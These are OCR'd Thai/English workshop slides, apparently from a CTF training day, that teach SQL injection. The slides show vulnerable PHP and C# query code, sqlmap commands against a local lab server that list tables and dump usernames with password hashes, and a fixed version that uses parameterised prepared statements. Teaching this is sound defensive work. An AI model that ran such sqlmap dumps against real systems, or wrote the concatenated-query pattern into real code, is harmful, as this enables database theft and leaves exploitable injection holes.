
ไม่ปลอดภัย

ปลอดภัย

String Concatenation:

```
// 1 - User Input
$keyword = $_GET["keyword"];
// 2 - Build SQL Query
$sql = 'SELECT * FROM products WHERE
product LIKE "$keyword" ';
// 3 - Execute SQL Query
$db->query($sql);
```


A03:2021-Injection: SQL Injection



Raw SQL Query

- String Concatenation

A03:2021-Injection: SQL Injection



A03:2021-Injection: SQL Injection


File: /Data/ProductRepository.cs

String Concatenation

```
3 public Boolean isInStock(int productId, string quantity = "1"){
        string sql = $"SELECT UnitsInStock FROM Products WHERE ProductID = {productId} and UnitsInStock >= {quantity}";
        var command = _context.Database.GetDbConnection().CreateCommand();
        command.CommandText = sql;
        _context.Database.OpenConnection();
        try {
4           Int64 remainingQuantity = (Int64) command.ExecuteScalar();
            Console.WriteLine("remainingQuantity: "+ remainingQuantity);
            if (remainingQuantity >= Convert.ToInt16(quantity)){
                return true;
            }
            return false;
        }catch(Exception ex){
            return false;
        }
}
```

SQL Injection

A03:2021-Injection: SQL Injection - Time-based Blind (Heavy Query)



A03:2021-Injection: SQL Injection

ผลกระทบ:

อ่านข้อมูล
จากฐานข้อมูล

```
┌──(kali㉿kali)-[~/Desktop/sqli]
└─$ sqlmap -u "http://192.168.179.1:5001/Product/Details/2?quantity=1" --dbms
=sqlite --tables --batch --level 5 --risk 3 --hex
```

```
<current>
[25 tables]
+----------------------+
| AspNetRoleClaims     |
| AspNetRoles          |
| AspNetUserClaims     |
| AspNetUserLogins     |
| AspNetUserRoles      |
| AspNetUserTokens     |
| AspNetUsers          |
| BlogEntries          |
| BlogResponses        |
| Categories           |
| CustomerCustomerDemo |
| CustomerDemographics |
| Customers            |
| EmployeeTerritories  |
| Employees            |
| OrderDetails         |
| OrderPayments        |
| Orders               |
| Products             |
| Region               |
| Shipments            |
| Shippers             |
| Suppliers            |
| Territories          |
| sqlite_sequence      |
+----------------------+
```

```
┌──(kali㉿kali)-[~/Desktop/sqli]
└─$ sqlmap -u "http://192.168.179.1:5001/Product/Details/2?quantity=1" -T As
pNetUsers -C UserName,PasswordHash --batch --level 5 --risk 3 --dump

Table: AspNetUsers
[10 entries]
+------------+----------------------+
| UserName   | PasswordHash         |
+------------+----------------------+
| kmitnick   | AQAAAAEAACcQAAAAEPGSGE7e+gnk6nQ
yvmEaoNN9M5ssBmFRoFg== |
| jeffortson | AQAAAAEAACcQAAAAEKOS8CVyqxooBf4AVb4A0JPuJS29XZN93Cj0eEYlcuYxBt
g7DWASRaye9NccJaWhUQ== |
| MyUser     | AQAAAAEAACcQAAAANWX/z9u8oqYdBfJ5ePRjV4sLujXGbA46ihdLPTKtKlf/G
Whsc9k+/ZZ8At6aAkIyw== |
| RapPayne   | AQAAAAEAACcQAAAAEBRRmWQ17WjM5zRdD/lBuXw3uLp6/2yf4Iru1U0eksG2ZC
ia7YvHRzajtuFgH/M0GQ== |
| username11 | AQAAAAEAACcQAAAAEKOS8CVyqxooBf4AVb4A0JPuJS29XZN93Cj0eEYl
g7DWASRaye9NccJaWhUQ== |
| shbrint    | AQAAAAEAACcQAAAAEN4L3odUTZazCsrxL4XTb7+IuQ/LCscHRsScSpWlLR
oMEMR4iBxtpyWyn5tvHQ== |
| test2      | AQAAAAEAACcQAAAAEIXp+w3z9hSmh5hdHcqWOAEE9JR/GX7/UDv4jxsWzUrL
dXCm+Y7uNTq/TuT5oZpQ== |
| test3      | AQAAAAEAACcQAAAAEEeJb8rwmzGG7kMLHYxhl1VYyceh/Zr7n76zaOBisNNIqi
YQnVkoYGCqvRlEc65b7Q== |
| test4      | AQAAAAEAACcQAAAAEAfsE96ZZ0sFhvVu6Bs8Rb/Dt5VBq90TbgWxtbZ1pgkpSU
EgyP/5Asg7kyYq8qNJ/w== |
| test33     | AQAAAAEAACcQAAAAEJ3BTgS5H7jpWm+/miYd+Pu0xv9xOmgXy/JIpE76ZUzm/6
Gc9/hPsJMb0jSkuiVMIw== |
+------------+----------------------+
```

โปรแกรม SQLMap

Secure Database Access

รูปแบบการเชื่อมต่อฐานข้อมูล

1. Raw SQL Query
   - Prepared Statement
2. Entity Framework (EF)
3. LINQ (ORM)

File: /Data/ProductRepository.cs

```
    using Microsoft.Data.Sqlite;
    [...]
     public Boolean isInStock(int productId, string quantity = "1"){
        var conn = _context.Database.GetDbConnection();
        try{
            var command = conn.CreateCommand();
            _context.Database.OpenConnection();
            command.CommandText = "SELECT UnitsInStock FROM Products WHERE ProductID =
@productId and UnitsInStock >= @quantity";
            SqliteParameter productIdParam = new SqliteParameter("@productId", SqliteType.Integer);
            SqliteParameter quantityParam = new SqliteParameter("@quantity", SqliteType.Integer);
            productIdParam.Value = productId;
            quantityParam.Value = Convert.ToInt16(quantity);
            command.Parameters.Add(productIdParam);
            command.Parameters.Add(quantityParam);
            command.Prepare();
            Int64 remainingQuantity = (Int64) command.ExecuteScalar();
```

Agenda (Day 1)

เวลา	รายละเอียด
09.15 - 09.45	ความรู้เบื้องต้นเกี่ยวกับ CTF
09.45 - 10.30	Network Security
10.30 - 10.45	พักเบรก
10.45 - 12.00	Web Application Security
12.00 - 13.00	พักรับประทาน อาหารกลางวัน
13.00 - 14.30	Digital Forensics
14.30 - 14.45	พักเบรก
14.45 - 16.00	Pwnable & Reverse Engineering
16.00 - 18.00	เข้าห้องพัก
18.00 - 19.00	รับประทานอาหารเย็น
19.00 - 21.00	เสวนาแนะแนวเส้นทางอาชีพ

Thank you !!